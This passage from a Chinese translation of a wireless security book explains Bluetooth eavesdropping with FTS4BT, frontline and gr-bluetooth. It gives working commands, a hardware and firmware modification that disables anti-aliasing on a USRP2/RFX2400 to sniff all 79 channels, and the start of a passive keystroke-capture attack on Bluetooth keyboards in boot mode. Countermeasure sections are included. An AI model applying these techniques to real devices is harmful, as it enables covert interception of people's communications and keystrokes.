
```
HL 0x0F Ch 39 M Clk 0xACBAE84 Status 0x0 Hdr0 0x81 [type: 0 addr: 1] LLID 0 Len 0
HL 0x0F Ch 20 M Clk 0xACBAF0C Status 0x0 Hdr0 0x81 [type: 0 addr: 1] LLID 0 Len 0
HL 0x0F Ch 32 M Clk 0xACBAF54 Status 0x0 Hdr0 0x89 [type: 1 addr: 1] LLID 0 Len 0
```

从输出结果中可以看到，头长度（HL）有 15 字节（0x0F），之后是信道号。信道号之后的 M 表示帧是由主设备发送的（S 表示帧是由从设备发送的）。随后是主设备的时钟，`ComProbe` 加上了一个状态标识符 0。接着是以十六进制表示的部分帧头信息，还有经过解密的帧信息和逻辑传输地址信息。这些帧的逻辑链路标识（Logical Link ID, LLID）都设置成了 0，长度也是 0。

在按 `Ctrl+C` 键后 `frontline` 停止运行，用户可以使用 `hcidump` 工具检查捕获的结果。指定 `-X` 参数表示以十六进制显示内容，如下所示（由于篇幅所限作者对结果进行了精简）：

```
$ hcidump -r bt-sniff.dump -X
HCI sniffer - Bluetooth packet analyzer ver 1.42
> HCI Event: Vendor (0xff) plen 20
0000: 1410 b0c4 b32a 216e 144c 9396 2699 58c1 .....!n.L..&.X.
0010: fd9c 1800 ....
> ACL data: handle 0 flags 0x02 dlen 332
> ACL data: handle 0 flags 0x02 dlen 74
L2CAP(d): cid 0x0041 len 70 [psm 0]
0000: 53ef 8576 6520 6120 5544 5220 666f 7220 S..ve a UDR for
0010: 7661 6c75 6102 6c65 2068 6f73 7420 696e value.le host in
0020: 666f 726d 6174 696f 6ec4 0040 1a42 00ef formation..@.B..
```

最新版本的 Wireshark 也能够对 `frontline` 的结果进行数据解密，如下图所示。



从运行测试的角度来说，Frontline ComProbe 配合 FTS4BT 软件或者 frontline 工具都是非常有用的，因为可以使用它们分析极微网中多种设备之间的通信。但是，从攻击者的角度来说，这些工具并不是那么有用，因为它要求窃听会话在主机开始通信之前就必须建立完毕。

## ❶ FTS4BT 和 frontline 窃听的应对措施

不管是商业的 FTS4BT 还是开源的 frontline 窃听器，攻击者都需要知道主设备的蓝牙地址才能捕获极微网中的通信数据包。两者都无法确认不可发现模式的蓝牙设备，所以攻击者必须采取其他措施确认主设备的蓝牙地址。

为了防止泄露极微网主设备的蓝牙地址，可以将设备设置为不可发现模式，这样可以防止攻击者使用这些工具进行蓝牙窃听。其他可供我们选择的蓝牙窃听工具没有这种限制，所以这个防御措施的效果也是有限的。

## 9.2 开源蓝牙窃听工具

除了价格昂贵的商业工具之外，我们也可以使用开源的 gr-bluetooth 工具进行蓝牙窃听。不像缺少灵活性的 FTS4BT 产品那样，作为一个开源工具，开发者能够任意扩展 gr-bluetooth 的功能，这个特点使它变得非常有用。



## Linux 上的 gr-blueooth 窃听工具

流行性	4
难易度	5
影响力	6
危险级	5

gr-blueooth 工具使用 USRP 进行蓝牙通信数据包分析。在第 8 章中，我们看到了 gr-blueooth 如何进行设备发现，通过被动窃听获取极微网主设备蓝牙地址的 LAP 部分。但是，gr-blueooth 的开发者并不满足于简单的设备发现，他们继续研究如何从网络中获取更多的信息，如何在 79 个信道中同时进行被动蓝牙窃听（尽管这并不是很复杂）。

第 8 章讲到蓝牙信道跳频模式是基于主设备蓝牙地址中的 LAP 和 UAP 信息生成的。信道跳频模式同样受到极微网主设备的时钟影响，不断增加的时钟值决定了当前和未来通信中所使用的间隙。因此，蓝牙窃听器需要所有这三种信息确认信道号，对数据包的内容进行捕获和解密。

幸运的是，gr-blueooth 工具能够动态地获取这些信息。根据分析等级的不同会产生很大的数据流量，所以我们建议首先使用 GNU Radio 的 usrp\_rx\_cfile.py 脚本对网络活动进行捕获并将数据保存到文件中，如下所示：

```
$ sudo usrp_rx_cfile.py -f 2448.5M -d 32 -g 50 -N 40M capture.cfile
Using RX d'board A: Flex 2400 Rx
USB sample rate 2M
```

**提示** 采样率（通过 -d 参数指定）控制 USRP 向主机系统发送信号采集的流量。将采样率设置为 32 表示 USRP 以每秒 200 万采样（MSPS，每秒百万采样率），这是 gr-blueooth 要求的最小采样率。在这种情况下，USRP 可以监视两个 1 MHz 的信道。用户同样可以将采样率设置为 16 和 8，它们的采样率分别为 4 MSPS 和 8 MSPS，在增加 CPU 的情况下，USRP 可以监视 4 个或者 8 个 1 MHz 的信道。由于 USB 总线的性能限制，USRP1 的最大采样率是 8 MSPS。如果你看到 USRP 显示了许多溢出信息（uO），可以尝试将采样率增加到 32。如果想要同时对更多的信道进行捕获，那么请减小采样率。

在这个命令中，使用 usrp\_rx\_cfile.py 对信道 46 和 47（-f 2448.5 MHz）之间的数据进行捕获，采样率指定为 32，增益为 50 dB，这样 USRP 会将 40 万个的数据样本存储到 capture.cfile 文件中。一旦达到了数据样本的数量，usrp\_rx\_cfile.py 文件自动退出。下面使用 btrx 工具对保存的数据进行处理，如下所示：

```
$ sudo btrx -i capture.cfile -f 2448.5M -d 32 -S
>>> gr_fir_fff: using SSE
lowest channel: 46, highest channel 47
>>> gr_fir_ccc: using SSE
time 2510, channel 47, LAP ec4786 working on UAP/CLK1-6
reduced from 64 to 52 CLK1-6 candidates
time 2802, channel 46, LAP ec4786 working on UAP/CLK1-6
reduced from 52 to 14 CLK1-6 candidates
time 3970, channel 46, LAP ec4786 working on UAP/CLK1-6
```

```

reduced from 14 to 7 CLK1-6 candidates
time 4122, channel 47, LAP ec4786 working on UAP/CLK1-6
reduced from 7 to 7 CLK1-6 candidates
time 6624, channel 47, LAP ec4786 working on UAP/CLK1-6
reduced from 7 to 3 CLK1-6 candidates
time 11096, channel 47, LAP ec4786 working on UAP/CLK1-6
reduced from 3 to 3 CLK1-6 candidates
time 11912, channel 47, LAP ec4786 working on UAP/CLK1-6
reduced from 3 to 2 CLK1-6 candidates
time 11915, channel 47, LAP ec4786 working on UAP/CLK1-6
reduced from 2 to 1 CLK1-6 candidates
We have a winner! UAP = 0x25 found after 9 total packets.
Decoding queued packets
time 2510, channel 47, LAP ec4786 NULL
time 2802, channel 46, LAP ec4786 NULL
time 3970, channel 46, LAP ec4786 NULL
time 11912, channel 47, LAP ec4786 DM3/2-DH3
time 11915, channel 47, LAP ec4786 NULL
Finished decoding queued packets
time 11938, channel 46, LAP ec4786 DM1
LLID: 2
flow: 1
payload length: 17

```

使用 `btrx`，我们可以将参数频率 (-f) 和采样率 (-d) 传递给 `usrp_rx_cfile.py`，从数据文件 `capture.cfile` 中读取数据。通过指定 -S 参数，`btrx` 会尝试多条步骤将信号信息作为蓝牙数据进行解密：

- 1) **LAP 恢复** LAP 在每个捕获的帧的同步字中获取。
- 2) **UAP 和部分 CLK 恢复** 根据蓝牙头的校验和，UAP 以及部分 CLK 可以从每个捕获到的 LAP 中恢复。这个过程需要多个帧，所以任何当前无法解密的数据包都会被缓存。
- 3) **数据包解密** 对于特定的 LAP，一旦恢复了 UAP 和部分 CLK，我们就可以对蓝牙数据包进行解密了。`btrx` 会处理所有之前被缓存的数据包，对非空帧进行解密并显示部分内容（空帧只包含报头，没有任何的载荷）。

在前面的例子中，我们看到 `btrx` 通过 9 个包含 LAP 为 `ec4786` 的帧解密出 UAP 为 `0x25` 以及部分 CLK 信息，通过它们对蓝牙数据包进行解密。在成功地恢复这些数据之后，`btrx` 对被缓存的帧进行处理，其中包含 4 个非空帧和一个 DM3 帧。接下来，`btrx` 继续解密剩余的数据，在本例的结果中确认了一个单槽 DM1 数据包。

使用 `btrx` 解密数据，用户就有可能对蓝牙帧进行窃听，并解密其部分内容。我们甚至可以根据 Linux 的 TAP/TUN 模型，使用 `btrx` 将解密好的数据写入一个虚拟接口中，最终将它们保存到 `libpcap` 数据包捕获结果文件中。在载入 Linux 的 `tun` 内核模块之后，我们首先需要创建一个名为 `gr-bluetooth` 的虚拟接口：

```

$ sudo modprobe tun
$ sudo mktun gr-bluetooth
$ ifconfig gr-bluetooth
gr-bluetooth Link encap:Ethernet HWaddr fe:66:f3:39:13:e0

```

```
inet6 addr: fe80::fc66:f3ff:fe39:13e0/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:4 overruns:0 carrier:0
collisions:0 txqueuelen:500
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
```

gr-bluetooth 接口创建之后，使用类似 tcpdump 这样的工具启动数据包捕获进程。Debian Linux 的用户可以使用命令 `sudo apt-get install tcpdump` 安装 tcpdump。工具安装完毕之后，启动 tcpdump 进程，将 gr-bluetooth 接口上的捕获数据存储在文件中（gr-bluetooth-capture.dump），如下所示：

```
$ sudo tcpdump -n -s0 -w gr-bluetooth-capture.dump -i gr-bluetooth
tcpdump: WARNING: gr-bluetooth: no IPv4 address assigned
tcpdump: listening on gr-bluetooth, link-type EN10MB (Ethernet), capture
size 65535 bytes
```

在另一个终端窗口中，再次运行 btrx 工具，使用 -w 选项将解密完毕的蓝牙数据包信息写入 gr-bluetooth 接口：

```
$ sudo btrx -i capture.cfile -f 2448.5M -d 32 -S -w
>>> gr_fir_fff: using SSE
lowest channel: 46, highest channel 47
>>> gr_fir_ccc: using SSE
time 2510, channel 47, LAP ec4786 working on UAP/CLK1-6
reduced from 64 to 52 CLK1-6 candidates
```

**提示** 如果没有 USRP，但是想实践本书中这个例子，你可以从 <http://www.hackingexposedwireless.com> 网站上将它下载到 capture.cfile 文件。

对于每个解密的蓝牙数据包，btrx 将把帧的内容写入到 gr-bluetooth 接口中。因为我们在接口上运行着 tcpdump 工具，所以所有解密的蓝牙帧都会存储在 gr-bluetooth-capture.dump 文件中。一旦 btrx 工具完成了对 capture.cfile 文件中数据的处理，那么请你返回到 tcpdump 窗口，通过按 Ctrl+C 键停止它的运行。Tcpdump 会报告从 gr-bluetooth 接口中捕获到的帧的数量。

尽管标准安装的 Wireshark 可以打开 gr-bluetooth-capture.dump 文件，但是你可能会对它解密出来的结果感到失望。在我们编写本书的时候，Wireshark 无法对 gr-bluetooth 已经解密的数据包进行本地解密。幸运的是，gr-bluetooth 的开发者已经编写了一系列补丁为 Wireshark 增加这个功能。

要让 Wireshark 包含 gr-bluetooth 的补丁，需要确认两个项目的源代码：

```
$ sudo su
# cd /usr/src
# svn co http://anonsvn.wireshark.org/wireshark/trunk/ wireshark
# svn co https://gr-bluetooth.svn.sourceforge.net/svnroot/gr-bluetooth
gr-bluetooth
```

在获得了两个项目的源代码之后，把 gr-bluetooth btbb 插件的源代码复制到 wireshark/

plugins 目录下:

```
# cp -r gr-bluetooth/wireshark/plugins/btbb/ wireshark/plugins/
```

下面, 给 Wireshark 打上 gr-bluetooth 的补丁, 使 btbb 插件生效:

```
# patch -p0 <gr-bluetooth/doc/wireshark-svn-btbb.patch
patching file wireshark/configure.in
patching file wireshark/Makefile.am
patching file wireshark/packaging/nsis/Makefile.nmake
patching file wireshark/packaging/nsis/wireshark.nsi
patching file wireshark/plugins/Makefile.am
patching file wireshark/plugins/Makefile.nmake
```

最后, 切换到 wireshark 目录下, 配置、编译、安装 Wireshark。注意将 --prefix=/opt 参数传递给 Wireshark 的配置脚本, 这样它就会安装在 opt 的顶级目录中。这就允许你使用完整的可执行文件路径运行打过补丁 Wireshark, 同时在系统上也保留了 Linux 标准版的 Wireshark:

```
# ./autogen.sh
# ./configure --prefix=/opt
# make
# make install
```

在修改版的 Wireshark 安装完毕之后, 可以打开 gr-bluetooth 的 libcap 文件:

```
# /opt/bin/wireshark -r gr-bluetooth-capture.dump -n
```

在 Wireshark 解密视图中, 可以检查指定频率中解密的蓝牙帧的内容, 如下图所示。

The screenshot displays the Wireshark interface with the following details:

- Filter:** Expression...
- Packet List:**

No.	Time	Source	Destination	Protocol	Info
12	85.075732	00:00:00:00:00:00	00:00:25:ec:47:86	Bluetooth	MLL
13	85.075767	00:00:00:00:00:00	00:00:25:ec:47:86	Bluetooth	DM3/2-DH3
14	85.075799	00:00:00:00:00:00	00:00:25:ec:47:86	Bluetooth	MLL
15	85.253994	00:00:00:00:00:00	00:00:25:ec:47:86	Bluetooth	DM1
16	85.269925	00:00:00:00:00:00	00:00:25:ec:47:86	Bluetooth	MLL
17	85.271896	00:00:00:00:00:00	00:00:25:ec:47:86	Bluetooth	MLL
- Packet Details:**
  - Type: DMI (0x03)
  - Flags: 0x05, FLOW, SEON
  - HEC: 0x99
  - Bluetooth L2CAP Packet: CRC: 0x000f
- Packet Bytes:**

```
0000 00 00 25 ec 47 86 00 00 00 00 00 ff f0 38 00
0010 00 00 2e 00 19 05 99 78 0a 00 41 00 53 ef 0d 2c
0020 0d 0a 74 68 69 31 0f 00
```

## 一 限制蓝牙窃听

使用未经修改的 USRP，攻击者只能获取到有限的蓝牙网络数据。因为 FHSS 的存在，攻击者并不知道跳频模式，这就导致了他无法将窃听接口和极微网的跳频模式进行同步。在一个特定的频率上进行窃听限制了攻击者能够获取到的蓝牙数据，降低了信息泄露的威胁。如果攻击者不采取任何特别措施的话，使用蓝牙的 79 个信道进行通信就能够防御未改装 USRP1 或者 USRP2 窃听器。


gr-blutetooth 是一个很强大的蓝牙分析和攻击工具，它能够捕获和解密通信数据包，将解密后的结果导入到像 Wireshark 这样灵活的工具中进行分析。至今为止，我们只能够在有限的蓝牙信道中捕获通信数据包。下面我们将讲解如何打破这个限制，创造一个全信道的蓝牙窃听器。

### 打造全信道蓝牙窃听器

流行性	2
难易度	1
影响力	9
危险级	4

为了有效地使用蓝牙窃听器查看和分析极微网通信数据包，我们需要对所有的 79 个信道进行通信数据包捕获。如果想区分加密和未加密的通信数据包，只在个别信道进行捕获对你来说是有帮助的，但是如果你的目标入侵蓝牙网络，那么它是远远不够的。

从硬件角度来说，我们的限制是可以分配主机使用的带宽总量。对于 USRP1 来说，USB 总线的最大带宽是 8 Msps，或者说它的无线频谱是 8 MHz。对于 USRP2，它采用一个千兆级以太网的接口将数据样本发送到主机，但是它的带宽仍然被限制在 25 Msps，或者说它的无线频谱是 25 MHz。与蓝牙信道采用的带宽为 79 MHz 频谱相比较，单个 USRP1 或者 USRP2 都无法捕获所有的频谱，如下图所示。



幸运的是，通过采用一种名为人为混淆的技术，我们可以对 USRP 2.4 GHz 传送器主板进行改装，从而通过单个 USRP2 也能够捕获所有 79 个蓝牙信道。通过硬件和软件的过滤器组合，反混淆技术被应用在数字信号处理过程中，它的目的是去除所指定频率波段外的干扰信号。如果没有反混淆技术，那么所需 RF 范围外的信号会与所需的信号混杂在一起，导致接收器无法对所需的信号进行解密。

RFX2400 通过主接收器接口上独立的反混淆模拟电路实现这项技术。在 USRP2 上，在模拟数字转换器（Analog to Digital Converter, ADC）转换之后，FPGA 固件同样实现了第二个

反混淆过滤器，如图 9-1 所示。将 USRP2 调整到最低的采样率（举例来说，将它配置为每秒接受最大流量的样本数据），我们就可以捕获 79MHz 蓝牙频谱中部分信道的数据，如图 9-2 所示。




图 9-1 USRP2 FPGA 处理接收路径




图 9-2 蓝牙流量和 USRP2 接收范围

gr-blutetooth 的开发者想要设计一款全信道的蓝牙窃听器，这样他们就得出一个似是而非的结论：可以采用人为混淆来捕获更多频谱中的数据，这样并不会产生什么负面的结果。根据蓝牙调频模式的特性，单个极微网在任一时间、任一区域内只会在同一个频率中进行传输。因此自然地信号进行混淆就可以让 gr-blutetooth 配合单个 USRP2 捕获所有的蓝牙频谱，如图 9-3 所示。

为了禁用反混淆，我们需要修改 USRP RFX2400 的接收器主板，对 USRP2 FPGA 的固件进行更改。首先我们讲解如何修改 USRP2 的 FPGA 固件。




图 9-3 混淆蓝牙流量和 USRP2 接收范围

为了修改 FPGA 固件禁用反混淆，我们需要使用 GNU Radio 的 `us_flash_tool` 对 USRP2 的 SD 卡进行升级。这个工具并没有包含在 GNU Radio 的安装包中，所以我们需要下载 `usrp2` GNU Radio 工程：

```
$ cd /usr/src
$ sudo su
# svn co http://gnuradio.org/svn/gnuradio/trunk/usrp2 gnuradio/usrp2
```

接下来，切换到 `us_flash_tool` 所在目录，从 `gr-bluetooth` 网站下载修改版的 USRP2 FPGA 固件：

```
# wget https://gr-bluetooth.svn.sourceforge.net/svnroot/gr-bluetooth/bin/u2_rev3_alias.bin
```

**注意** GNU Radio 项目同样发布了默认的 USRP2 固件，它的网址是 <http://gnuradio.org/releases/usrp2-bin/trunk>。如果想将 USRP2 恢复为原始状态，你可以参照下面的步骤使用 `gnuradio.org` 网站上的 `us_rev3.bin` 文件。

固件下载完后，可以使用 `us_flash_tool` 升级 SD 卡。将 SD 卡插入主机中（使用集成插槽或者外接 USB SD 读卡器）。请检查 `dmesg` 工具最后几行的结果来确认正确的设备路径，然后使用 `u2_flash_tool` 将两个固件文件写入 SD 卡中。

```
# dmesg
trimmed for brevity
[719877.626389] sd 5:0:0:0: [sdb] Assuming drive cache: write through
# ./u2_flash_tool --dev=/dev/sdb -t fpga u2_rev3.bin -w
```

**注意** `u2_flash_tool` 将文件写入任何你所指定的设备中。如果不小心指定了主机上的文件系统，那么这个工具会对数据进行覆写，可能会造成系统无法启动。所以请确保指定了 SD 卡的正确设备名称。

在这些命令完成之后，可以将 SD 卡插入 USRP 中。在固件成功更新后，在 USRP2 启动时 6 个 LED 灯都会闪烁，之后其中的两盏会亮着。

成功修改完 USRP2 的固件之后，我们可以对 RFX2400 主板进行必要的改造。这一步我们需要拆卸表面安装设备（Surface mount Device, SMD）的 6 个电阻和 4 个电容器。拆卸完毕之后，我们使用两条短的金属线来连接修改过的电路。最后，我们从集成电路上拆除两个针脚，让它们与电路板断开连接。

这些操作并不是十分困难，但是在处理细小部件的时候，我们一定要做到平稳。在这个过程中，我们需要多种常见的电工工具：

- 有良好烙铁头的电烙铁。
- 小号的一字螺丝刀，比如 jeweler 系列中的一种或者那种用来修理眼镜的。
- 适合在电工中使用的镊子。
- 适合电工使用的焊接剂（0.015 英尺的焊接剂比较不错）。
- 两条短的导线，比如那些用在实验电路板电路上的。
- 图钉，比如那些将纸张固定在软木板上的那种。
- 针头钳。
- 剪线钳。
- 万用表或者通断测试表。
- 放大镜（如果是照明放大镜那就更好了）。

**注意** RFX2400 的硬件改装操作都是单向性的。恢复这些操作对于大部分用户来说都是很困难的。

**提示** 如果你之前从来没有处理过细小的电路部件，那么在尝试下面这些步骤之前，请在比 USRP RFX2400 传输器廉价的电路板上进行练习。可以考虑找一块破旧的电路板，在上面练习拆卸外设，将针脚从集成电路上拔除，然后在回到 USRP 上进行实践。

人们开发了多种技术来拆卸表面安装设备。根据作者的经验，最简单的方法是用镊子夹住设备，从上往下施加压力，对焊点进行加热，一端就会从电路板上断开连接。如果遇到一个安装很牢固的 SMD，没有办法很容易拆卸的话，可以将螺丝刀放在 SMD 末端的附近，使用电烙铁加热焊接剂直到能够将末端从焊盘上撬起，然后换用镊子将 SMD 拔起，继续加热其他的焊点直到能够让它完全与主板脱离。

**注意** 在进行这些改装的时候，记住 USRP 传输器主板的保修就失效了。

将 R5、R6、R7、R8、R61 以及 R87 位置的电阻移除。下面移除 C85、C87、C89 和 C91 处的电容器。这些位置都位于 AD8347 解调器集成电路附近，如图 9-4 所示（需要移除的电阻和电容器作者都使用方框标示出来了）。

移除完电阻和电容器之后，我们就可以把 AD8347 解调器集成电路上的两个针脚拆除。我们必须将编号为 18 和 20 的针脚与电路板之间的连接拆除，使用的技术叫做针脚移除。这一步我们需要创造一个小工具，它的名称叫做针脚移除器。




图 9-4 需要移除的电阻和电容器位置

使用针头钳将图钉头部的一小部分弯曲大约 90 度，弯曲部分的长度越短越好。这样就形成了一个短小的“钩子”，如图 9-5 所示。可以使用一把小的锉刀对钩子进行修整，缩短它的宽度，这样它就能更轻易地插入那些很窄的地方。



图 9-5 用软木板图钉做成的针脚移除器

将针脚移除器插入 17 号和 18 号针脚之间的空隙，转动它直到钩子部分处于 18 号针脚的下方，如图 9-6 所示。如果钩子部分过长的话，可以用锉刀去除它的末端，或者旋转一个角度。从上方施加适当的压力，加热 18 号针脚的末端直到焊接剂融化，这样就能将针脚从主板上拔除了。对于 20 号针脚重复上述步骤（在图 9-6 中作者标示出了 18 号和 20 号针脚。靠集成电路黑点最近的是 1 号针脚，其他的针脚以此类推）。

**注意** 在拔除针脚的时候，很有可能会破坏焊盘的位置。只要针脚还与阻焊层保持接触，那么这就不会产生问题。

在将针脚从主板拔出之后，我们需要安装两条跳接线来重新连接电路部件。准备两根导线，它们的长度大概是 1/2 英寸和 1/16 英寸。将短的那根导线的保护层剥除，长的那根需要保留。

我们使用长的那根导线穿过 R7 焊垫，在 AD8347 的 6 号针脚和 8 号针脚之间建立连接。在电路板上 AD8347 的标签是自然对齐的，将导线的一端焊接在 R7 最底部的焊盘上，另一端则焊接在 R61 最右边的焊盘上。下面用较短的那根导线连接 R8 和 R87 最底部的焊盘。

在使用两根导线完成跳线之后，最终的成品看起来应该与图 9-7 相似。



图 9-6 针脚移除器插在了 18 号针脚下方



图 9-7 改装完毕的 RFX2400

**注意** 可以在本书的配套网站上找到高分辨率的 RFX2400 修改照片。

使用你的通断测试表确保 AD8347 的 18 号和 20 号针脚脱离了原来的焊盘位置。同样确认 6 号和 8 号针脚以及 22 号和 24 号针脚之间的连通性。

在全部测试完毕之后，就拥有了一个全信道蓝牙窃听器。在随后对于蓝牙键盘的讨论中，会看到我们会如何很好地使用它。

## 一 防御全信道窃听

使用改装过的 USRP2，攻击者能够无视 FHSS 安全机制，捕获蓝牙极微网中的全部数据。尽管改装操作起来十分复杂，但它给予了攻击者捕获和访问蓝牙数据的可能性，而且他们事先并不需要了解蓝牙的组网方式。

攻击者对蓝牙极微网进行窃听的难易度取决于通信数据包交换的方式以及加密方式。要限制敏感信息通过蓝牙泄露出去，可以使用所有可行的加密手段，包括一些上层的程序加密特性。



## 攻击蓝牙键盘

流行性	2
难易度	1
影响力	9
危险级	4

仅次于蓝牙耳机，蓝牙键盘和鼠标中蓝牙技术也得到了很广泛的应用。与蓝牙耳机 27MHz 的频谱相比，蓝牙键盘覆盖的频谱更广一些，拥有更高的可靠性，用生产商的话来说，通过“工业标准的加密”实现了更好的安全性（<http://tinyurl.com/nj3f2d>，第 6 页）。

乍一看，蓝牙技术似乎很适合在无线键盘中采用。它能够提供更加密和认证服务，对外部计算设备提供很高的安全性，防范类似无线蓝牙键盘记录这样普遍的攻击手段。蓝牙人机接口设备（Human Interface Device, HID）规范对于键盘设备的敏感性定义了一组特别的安全措施：

蓝牙安全措施，比如认证、绑定和加密能够应用在所有的蓝牙 HID 中，但是不包括键盘、袖珍键盘以及其他传输生物或者身份标识信息的设备。同样那些与蓝牙键盘或者袖珍键盘交互敏感信息的主机也需要请求一个安全的连接。这样就确保了用户不会搞混蓝牙键盘的安全可用性，同时也为市面上的蓝牙键盘提供了增值的安全特性。

除了 HID 规范中定义的安全措施外，蓝牙键盘技术并不像你想象的那么简单。举例来说，假设客户需要在系统启动之前使用键盘来访问 PC 上的 BIOS 设定。蓝牙 HID 规范中明确定义了需要由主机初始化安全设定，这样在主机的操作系统启动之前它对蓝牙并不提供任何支持，同样 BIOS 也不包括蓝牙主机堆栈的功能。

为了满足这样的要求，蓝牙 HID 规范定义了一个实用的输入模式：**启动模式**。在启动模式中，蓝牙接口将自身模拟成简单的 USB HID 设备，在无线键盘和主机接口之间创建了一个不加密的连接。通过这样的模拟，即使是像 BIOS 这样最基本的接口也能够提供对蓝牙键盘输入的支持，因为它将设备识别为一个 USB 键盘的输入。

许多蓝牙产品都支持启动模式这个功能，为终端用户使用蓝牙键盘提供了一个简单的接口。举例来说，市面上常见的 Logitech（罗技）MX5000 蓝牙键盘和鼠标系列在用户手册中描述了一种名为**快速配对**（Quick Pairing）的特性。产品文档指导用户将产品中内含蓝牙 USB 适配器插入主机系统，如上图所示，关闭弹出的 Add New Hardware（增加新设备）向导，按压适配器上的按钮直到 LED 指示灯闪烁。在蓝牙 USB 适配器指示灯闪烁的时候，按下键盘和鼠标产品上的小按钮完成启动模式配对过程。



人们通常使用蓝牙键盘在蓝牙 HID 启动模式中对系统进行配置。通过产品的说明书（就像前面所描述的罗技 MX5000 采用的快速配对模式）或者直接进行设备配置，蓝牙键盘用户很少会采用完整的蓝牙 HID 模式（支持加密和设备认证），这样他们的按键记录很容易受到被动窃听的攻击。

使用全信道窃听器，攻击者很容易就能够捕获区域内的蓝牙数据，将按键记录转换为明文，创建一个被动的远程键盘记录器。首先，你需要处于目标系统附近，使用修改过 FPGA 固件的 USRP2 和 RFX2400 将数据保存到文件中：

```
$ sudo usrp2 rx cfile.py -s -f 2440M -q 50 -d 4 -N 500M btkeyboard.sfile
```

在本例中，使用 `usrp2_rx_cfile.py` 工具将 USRP2 捕获的数据保存到 `btkeyboard.sfile` 中，参数为 2440 MHz、增益 50 dB、采样数据为 5000 万个。采样率设置为 4，这样主机接收率就是 25 Msps。-s 参数表示用 16 位数值表示捕获的数据，以此减小捕获文件的大小，减少随后 `btrx` 工具的运行时间。

**注意** 本例所示的 `usrp2_rx_cfile.py` 命令会占用许多系统资源。采样率为 4 表示主机接收率为 25 Msps，每个样本由两个 16 位数值表示，这样需要写到磁盘上的数据文件大小就有 800 Mbps。你不仅需要有一个可以支持超过 800 Mbps 的千兆级以太网卡，除此之外还需要一块读写速度很快的硬盘。如果拥有很大的 RAM，但是缺少一块快速硬盘，那么在使用 USRP2 捕获数据时，你可以考虑使用 `tmpfs ramdisk` 作为临时存储器。Ubuntu 系统在 `/var/run` 下默认使用 `ramdisk`，它会占用一半的系统内存。

在 `usrp2_rx_cfile.py` 工具捕获键盘数据时，我们可以创建 `gr-bluetooth` 接口，使用 `tcpdump` 解密数据包的内容：

```
$ sudo mktun gr-bluetooth
$ sudo tcpdump -ni gr-bluetooth -a0 -w btkeyboard.dump
tcpdump: WARNING: gr-bluetooth: no IPv4 address assigned
tcpdump: listening on gr-bluetooth, link-type EN10MB (Ethernet), capture
size 65535 bytes
```

在另一个窗口中，我们可以使用 `btrx.py` 解密原始的捕获文件，将捕获到的蓝牙数据包写入 `gr-bluetooth` 虚拟接口中：

```
$ sudo btrx.py -S -s -a -w -2 -d 4 -f 2440M -i btkeyboard.sfile
```

**注意** 2440 MHz 是蓝牙频率（79 MHz）的中点，配合改装过的 USRP2，我们设置这个参数来捕获所有的蓝牙数据。

在 `btrx.py` 处理完所有 `btkeyboard.sfile` 中的数据后，我们返回到 `tcpdump` 会话中，通过按 `Ctrl+C` 键停止窃听器。使用带有 `BTBB` 插件的 `Wireshark` 查看捕获到的数据内容。首先我们启动 `Wireshark` 窃听器：

```
$ /opt/bin/wireshark -n -r btkeyboard.dump
```

